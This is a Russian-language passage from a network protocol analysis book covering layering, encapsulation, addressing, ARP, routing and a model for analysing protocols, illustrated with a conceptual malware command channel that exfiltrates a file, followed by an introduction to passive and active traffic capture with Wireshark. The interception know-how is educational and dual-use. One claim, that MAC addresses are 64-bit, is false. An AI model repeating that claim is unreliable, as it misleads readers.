Каждый уровень взаимодействует только с расположенными непосредственно над ним и под ним уровнями, но стек также должен иметь некоторые внешние связи. На рисунке 1-2 показаны две такие связи. Канальный уровень взаимодействует с физическим сетевым соединением, передавая данные в физической среде, например в форме электрических или световых импульсов. Прикладной уровень взаимодействует с пользовательским приложением: *приложение* представляет собой совокупность связанных функциональных возможностей, которая предоставляет пользователю определённую службу. На рисунке 1-3 показан пример приложения для обработки электронной почты. Служба, предоставляемая почтовым приложением, заключается в отправке и получении сообщений по сети.




Рисунок 1-3. Пример почтового приложения

Обычно приложения содержат следующие компоненты:

• **Сетевое взаимодействие.** Этот компонент взаимодействует по сети и обрабатывает входящие и исходящие данные. В почтовом приложении для сетевого взаимодействия, вероятнее всего, используется стандартный протокол, например SMTP или POP3.
• **Средства разбора содержимого.** Данные, передаваемые по сети, обычно содержат информацию, которую необходимо извлечь и обработать. Это могут быть текстовые данные,

например тело электронного письма, а также изображения или видео.

• **Пользовательский интерфейс (UI).** Пользовательский интерфейс позволяет просматривать полученные и создавать новые письма для отправки. Почтовое приложение может отображать письма в веб-браузере с помощью HTML.

Обратите внимание: пользователем, взаимодействующим с пользовательским интерфейсом, не обязательно должен быть человек. Им может оказаться другое приложение, которое автоматизирует отправку и получение электронных писем с помощью инструмента командной строки.

Инкапсуляция данных

Каждый уровень IPS построен на расположенном под ним уровне и способен инкапсулировать данные вышележащего уровня, чтобы передавать их между уровнями. Данные, передаваемые каждым уровнем, называются *блоком данных протокола* (protocol data unit, PDU).

Заголовки, концевики и адреса

PDU каждого уровня содержит передаваемые полезные данные. Обычно к полезным данным добавляется префикс в виде заголовка, который содержит сведения, необходимые для их передачи, например адреса исходного и целевого узлов сети.

Иногда у PDU также есть добавляемый после полезных данных концевик. В нём находятся значения, необходимые для правильной передачи, например сведения для проверки ошибок. На рисунке 1-4 показано расположение PDU в IPS.




Рисунок 1-4. Инкапсуляция данных в IPS

Заголовок TCP содержит номера исходного и целевого портов, отмеченные цифрой 1. Эти номера позволяют одному узлу иметь несколько уникальных сетевых соединений. Номера портов TCP (и

UDP) находятся в диапазоне от 0 до 65535. Большинство номеров портов назначается новым соединениям по мере необходимости, однако некоторые номера получили специальное назначение, например порт 80 для HTTP. (Текущий список назначенных номеров портов в большинстве Unix-подобных операционных систем можно найти в файле `/etc/services`.) Полезные данные и заголовок TCP обычно вместе называются сегментом, а полезные данные и заголовок UDP - датаграммой.

В протоколе IP используются исходный и целевой адреса, отмеченные цифрой 2. Целевой адрес позволяет отправить данные конкретному узлу сети. Благодаря исходному адресу получатель данных знает, какой узел их отправил, и может ответить отправителю.

IPv4 использует 32-битовые адреса, которые обычно записываются как четыре разделённых точками числа, например `192.168.10.1`. В IPv6 применяются 128-битовые адреса, поскольку 32-битовых адресов недостаточно для количества узлов в современных сетях. Адреса IPv6 обычно записываются как шестнадцатеричные числа, разделённые двоеточиями, например `fe80:0000:0000:0000:897b:581e:44b0:2057`. Длинные последовательности чисел `0000` заменяются двумя двоеточиями.

Например, предыдущий адрес IPv6 также можно записать как `fe80::897b:581e:44b0:2057`. Полезные данные и заголовок IP обычно вместе называются пакетом.

Ethernet также содержит исходный и целевой адреса, отмеченные цифрой 3. В Ethernet используется 64-битовое значение, называемое адресом управления доступом к среде (Media Access Control, MAC), которое обычно задаётся при производстве адаптера Ethernet. Как правило, MAC-адреса записываются как последовательность шестнадцатеричных чисел, разделённых дефисами или двоеточиями, например `0A-00-27-00-00-0E`. Полезные данные Ethernet вместе с заголовком и концевиком обычно называются кадром.

Передача данных

Кратко рассмотрим, как данные передаются от одного узла к другому с помощью модели инкапсуляции данных IPS. На рисунке 1-5 показана простая сеть Ethernet с тремя узлами.




Рисунок 1-5. Простая сеть Ethernet

В этом примере узел 1 с IP-адресом `192.1.1.101` хочет отправить данные по протоколу IP узлу 2 с IP-адресом `192.1.1.50`. (Коммутатор 3 пересылает кадры Ethernet между всеми узлами сети. Коммутатору не нужен IP-адрес, поскольку он работает только на канальном уровне.) Для отправки данных между двумя узлами выполняются следующие действия:

1. Стек сетевых протоколов операционной системы узла 1 инкапсулирует данные прикладного и транспортного уровней и формирует IP-пакет с исходным адресом `192.1.1.101` и целевым адресом `192.1.1.50`.
2. Теперь операционная система может инкапсулировать IP-данные в кадр Ethernet, но MAC-адрес целевого узла может быть ей неизвестен. Она может запросить MAC-адрес для конкретного IP-адреса с помощью протокола разрешения адресов (Address Resolution Protocol, ARP), который отправляет запрос всем узлам сети, чтобы найти MAC-адрес, соответствующий целевому IP-адресу.

3. Получив на узле 1 ответ ARP, операционная система может сформировать кадр, задав в качестве исходного адреса локальный MAC-адрес `00-11-22-33-44-55`, а в качестве целевого - `66-77-88-99-AA-BB`. Новый кадр передаётся в сеть и принимается коммутатором 3.
4. Коммутатор пересылает кадр целевому узлу, который извлекает IP-пакет и проверяет совпадение целевого IP-адреса. Затем полезные данные IP извлекаются и передаются вверх по

стеку ожидающему их приложению.

Маршрутизация в сети

Ethernet требует, чтобы все узлы были непосредственно подключены к одной локальной сети. Для по-настоящему глобальной сети это требование представляет собой серьёзное ограничение, поскольку физически соединить каждый узел со всеми остальными узлами непрактично. Вместо требования прямого соединения всех узлов исходный и целевой адреса позволяют маршрутизировать данные через разные сети, пока они не достигнут нужного целевого узла, как показано на рисунке 1-6.




Рисунок 1-6. Пример маршрутизируемой сети, соединяющей две сети Ethernet

На рисунке 1-6 показаны две сети Ethernet с разными диапазонами сетевых IP-адресов. Ниже объясняется, как IP использует эту модель для отправки данных от узла 1 в сети 1 узлу 2 в сети 2.

1. Стек сетевых протоколов операционной системы узла 1 инкапсулирует данные прикладного и транспортного уровней и формирует IP-пакет с исходным адресом `192.1.1.101` и целевым адресом `200.0.1.50`.
2. Стеку сетевых протоколов необходимо отправить кадр Ethernet, но поскольку целевой IP-адрес отсутствует во всех сетях Ethernet, к которым подключён узел, стек обращается к таблице маршрутизации операционной системы.

В данном примере таблица маршрутизации содержит запись для IP-адреса `200.0.1.50`. Эта запись указывает, что маршрутизатор 3 с IP-адресом `192.1.1.1` знает, как добраться до целевого адреса.
3. Операционная система с помощью ARP находит MAC-адрес маршрутизатора `192.1.1.1`, после чего исходный IP-пакет инкапсулируется в кадр Ethernet с этим MAC-адресом.
4. Маршрутизатор получает кадр Ethernet и извлекает IP-пакет. Проверив целевой IP-адрес, маршрутизатор определяет, что IP-пакет предназначен не ему, а другому узлу в иной подключённой сети. Маршрутизатор находит MAC-адрес узла `200.0.1.50`, инкапсулирует исходный IP-пакет в новый кадр Ethernet и отправляет его в сеть 2.
5. Целевой узел получает кадр Ethernet, извлекает IP-пакет и обрабатывает его содержимое.

Этот процесс маршрутизации может повторяться несколько раз. Например, если маршрутизатор не подключён непосредственно к сети, содержащей узел `200.0.1.50`, он обращается к собственной таблице маршрутизации и определяет следующий маршрутизатор, которому можно отправить IP-пакет.

Очевидно, было бы непрактично, если бы каждый узел сети должен был знать, как добраться до любого другого узла Интернета. Если явная запись маршрутизации для целевого узла отсутствует, операционная система использует запись таблицы маршрутизации по умолчанию, называемую *шлюзом по умолчанию*. Она содержит IP-адрес маршрутизатора, способного пересылать IP-пакеты к месту назначения.

Моя модель анализа сетевых протоколов

IPS описывает принципы сетевого взаимодействия, однако для целей анализа большая часть модели IPS несущественна. Поведение прикладного сетевого протокола проще понимать с помощью моей модели. Она состоит из трёх уровней, показанных на рисунке 1-7, где также представлено, как я анализировал бы HTTP-запрос.

Вот три уровня моей модели:

• **Уровень содержимого.** Определяет смысл передаваемой информации. На рисунке 1-7 смысл заключается в HTTP-запросе файла `image.jpg`.
• **Уровень кодирования.** Задаёт правила представления содержимого. В данном примере HTTP-запрос кодируется как запрос HTTP GET, указывающий файл, который следует получить.
• **Транспортный уровень.** Задаёт правила передачи данных между узлами. В примере запрос HTTP GET отправляется через соединение TCP/IP на порт 80 удалённого узла.




Рисунок 1-7. Моя концептуальная модель протокола

Такое разделение модели уменьшает сложность прикладных протоколов, поскольку позволяет отфильтровать несущественные детали сетевого протокола. Например, поскольку нас в действительности не интересует, как именно TCP/IP передаётся удалённому узлу (мы считаем само собой разумеющимся, что тем или иным способом он туда попадёт), мы просто рассматриваем данные TCP/IP как двоичный транспорт, который исправно работает.

Чтобы понять пользу модели протокола, рассмотрим следующий пример. Представьте, что вы исследуете сетевой трафик вредоносной программы. Вы обнаружили, что она получает от оператора команды через сервер по протоколу HTTP. Например, оператор может попросить вредоносную программу перечислить все файлы на жёстком диске заражённого компьютера.

Список файлов можно отправить обратно серверу, после чего оператор сможет запросить передачу конкретного файла.

Если анализировать протокол с точки зрения взаимодействия оператора с вредоносной программой, например запроса на передачу файла, новый протокол раскладывается на уровни, показанные на рисунке 1-8.




Рисунок 1-8. Концептуальная модель протокола вредоносной программы, использующей HTTP

Ниже описан каждый уровень новой модели протокола:

• **Уровень содержимого.** Вредоносное приложение отправляет серверу похищенный файл с именем `secret.doc`.
• **Уровень кодирования.** Команда отправки похищенного файла кодируется простой текстовой строкой, состоящей из команды `SEND`, за которой следуют имя файла и его данные.
• **Транспортный уровень.** Для передачи команды протокол использует параметр HTTP-запроса. Применяется стандартный механизм процентного кодирования, благодаря чему запрос является допустимым запросом HTTP.

Обратите внимание: в этом примере мы не рассматриваем передачу HTTP-запроса по TCP/IP. Уровни кодирования и транспорта с рисунка 1-7 объединены на рисунке 1-8 в единый транспортный уровень. Хотя вредоносная программа всё ещё использует протоколы более низкого уровня, такие как TCP/IP, эти протоколы не важны для анализа команды вредоносной программы, отправляющей файл. Причина в том, что HTTP поверх TCP/IP можно рассматривать как единый транспортный уровень, который просто работает, и сосредоточиться исключительно на уникальных командах вредоносной программы.

Сужая область рассмотрения до уровней протокола, которые необходимо проанализировать, мы избавляемся от большого объёма работы и сосредотачиваемся на уникальных особенностях протокола. С другой стороны, если бы мы анализировали этот протокол по уровням рисунка 1-7, то могли бы предположить, что вредоносная программа всего лишь запрашивает файл `image.jpg`, поскольку создавалось бы впечатление, что HTTP-запрос делает только это.

Заключение

В этой главе был представлен краткий обзор основ сетей. Я рассмотрел IPS, в том числе некоторые протоколы, с которыми вы столкнётесь в реальных сетях, и описал передачу данных между узлами как в локальных, так и в удалённых сетях с применением маршрутизации. Кроме того, я описал подход к осмыслению прикладных сетевых протоколов, который должен помочь вам сосредоточиться на уникальных особенностях протокола и ускорить его анализ.

В главе 2 мы воспользуемся этими основами сетей при перехвате сетевого трафика для анализа. Цель перехвата сетевого трафика заключается в получении данных, необходимых для начала анализа, определении используемых протоколов и, в конечном итоге, обнаружении проблем безопасности, которые можно эксплуатировать для компрометации приложений, использующих эти протоколы.

Глава 2. Перехват трафика приложений

Как ни удивительно, получение полезного трафика может оказаться сложной частью анализа протокола. В этой главе описываются два разных метода перехвата: пассивный и активный. Пассивный перехват не взаимодействует с трафиком напрямую. Вместо этого данные извлекаются во время их передачи по линии связи. Такой подход должен быть вам знаком по инструментам вроде Wireshark. Разные приложения предоставляют разные механизмы перенаправления трафика, каждый со своими преимуществами и недостатками. Активный перехват вмешивается в обмен трафиком между клиентским приложением и сервером. Он предоставляет широкие возможности, но способен вызвать некоторые осложнения. Активный перехват можно представить как работу прокси-сервера или даже атаку посредника. Рассмотрим активные и пассивные методы подробнее.

Пассивный перехват сетевого трафика

Пассивный перехват является сравнительно простым методом: обычно для него не требуется специализированное оборудование и, как правило, не приходится писать собственный код. На рисунке 2-1 показан распространённый сценарий: клиент и сервер взаимодействуют по сети Ethernet.




Рисунок 2-1. Пример пассивного перехвата сетевого трафика

Пассивный перехват сетевого трафика можно выполнять в самой сети, тем или иным способом подключаясь к проходящему трафику, либо непосредственно прослушивая трафик на узле клиента или сервера.

Краткое введение в Wireshark

Wireshark, пожалуй, является самым популярным из доступных приложений для перехвата пакетов. Это простая в использовании кроссплатформенная программа со множеством встроенных средств анализа протоколов. В главе 5 вы узнаете, как написать анализатор, помогающий исследовать протокол, а пока настроим Wireshark для перехвата IP-трафика из сети.

Чтобы перехватывать трафик интерфейса Ethernet, проводного или беспроводного, устройство перехвата должно работать в *неразборчивом режиме*. Устройство в неразборчивом режиме принимает и обрабатывает любой обнаруженный кадр Ethernet, даже если он не предназначен этому интерфейсу. Перехватить трафик приложения, работающего на том же компьютере, легко: достаточно отслеживать исходящий сетевой интерфейс или локальный интерфейс обратной петли, более известный как localhost. В противном случае может потребоваться сетевое оборудование, например концентратор или настроенный коммутатор, которое обеспечит отправку трафика вашему сетевому интерфейсу.

На рисунке 2-2 показан стандартный вид окна при перехвате трафика интерфейса Ethernet.




Рисунок 2-2. Стандартный вид Wireshark

